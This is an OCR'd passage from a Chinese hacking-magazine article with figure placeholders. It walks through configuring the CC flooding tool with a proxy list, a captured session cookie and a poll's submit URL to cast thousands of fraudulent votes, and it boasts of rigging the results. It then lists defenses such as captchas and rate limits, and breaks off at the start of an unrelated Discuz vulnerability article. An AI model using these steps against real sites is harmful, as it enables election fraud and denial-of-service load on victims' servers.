


图6

我拿出以前整理收集的代理IP列表，使用花刺验证了一下，如图7，把有效的代理地址导出来，然后打开CC，如图8，开始填写参数：

Refer：填上投票的页面地址（告诉系统我是从投票的页面而来的）。

Mozilla：填写浏览器类型，使用CC自带的就可以。


Cookie：记录在本机的cookie信息，可以使用Winsock Expert抓包，得到投票系统验证的cookie。此处如果不填写的话，会被视为非法投票，只能算普通的页面攻击，而达不到刷选票的目的。

ProxyList：代理服务器列表。点击最下方的“Load”键直接导入刚才导出的有效代理服务器列表。

AttackList：填写上提交投票信息的链接地址。回到投票系统的的页面上，在投票的按钮上点右键，选“复制快捷方式(I)”，如图9。把得到的地址复制到CC的AttackList下面的地址栏中，再点击“Add”加入到攻击列表（提示：URL前面加“G”表示Get模式）。

Thread：默认是10线程，可以根据自己的电脑配置去调节。

Type：如果同时要给多个选手投票的话，可以勾选Sort选项。因为我只选一个投票对象，所以就不用选了。最后点击“Attack”，投票就开始了。


图7

大概过了十几分钟，我刷新了一下投票的页面，有些卡，过了好久才显示出来，我同学的票数一下子就多了将近5000票，再试试多个选手同时刷票，吓了我一跳，CC啊，还真是恐怖，原来那个选手是一万多票，我稍带着刷了一会儿，就变成了两万多票，如图10。先停住CC，然后看了看排名，已经是前9名了，问

了下同学，她说前6名就好，不用太超前。于是，我继续刷票的同时又帮另外几个PLMM刷了下票，结果选举的前几名都成了我喜欢的MM，本来是海选投票，结果却成了我一个人的选择……





图8





图9





图10

网站的在线人数、IP流量和站点排名（小心自己DDOS自己了）等等……

CC原本是用来DDOS的，换个思路也可以做其他很多的事……

防范CC的办法有很多，硬件防火墙是最好的选择！而在程序代码方面可以有以下几种方法：

1．利用CC大多使用大量代理的特征，限制代理服务器的访问，或者在代理服务器访问时，加上验证或者限制！

2．CC攻击的对象是页面，也就是一个存在消耗大量CPU计算时间的地方，对于这点，可以对站点的页面程序代码进行优化，尽量减少动态页面的使用，对于访问量大的动态页面使用静态cache技术，尽量减少CPU的资源消耗。

3．限制单位时间内同一请求IP的并发连接数，限制一定时间的刷新次数，这点可以使用Session认证。

4．可以利用代理服务器无法运行脚本和对脚本做出判断的特点，把需要对数据进行查询等消耗资源的语句做在Redirect后面，让对方必须先访问一个判断页面，等做出判断后，再Redirect过去。


5．对于投票系统这样的，其实很简单的解决办法就是利用图片验证码，这样就没办法伪造投票的数据了！

其实本文刷票的原理很简单：CC是用来攻击页面的，简单的理解就是它通过大量的代理IP来模拟大量的合法用户向站点提交请求，从而消耗站点的大量资源，造成DDOS攻击。我们可以利用它能够模拟合法用户提交请求和可以刷新页面的特点，做其它一些事，比如这次我们就是用来模拟不同IP的用户向投票系统提交大量的投票信息，从而为某个特定的人刷选票。其它方面的应用也很多，比如说模拟大量用户访问你的站点，提高

文章难易度：★★★
文章简述：Discuz！论坛最新pm短消息漏洞的产生和利用

# 又见Discuz最新PM短消息漏洞！

zJ1244 心蕤



这日，我正在浩方上兴致勃勃的打着war3，突然欠钱发来消息说Discuz！可能又有新漏洞了！问之缘由才得知，原来有一天欠钱在其blog上感慨说如果哪位大虾攻破了X的服务器还请手下留情，然后某牛人留言说其实攻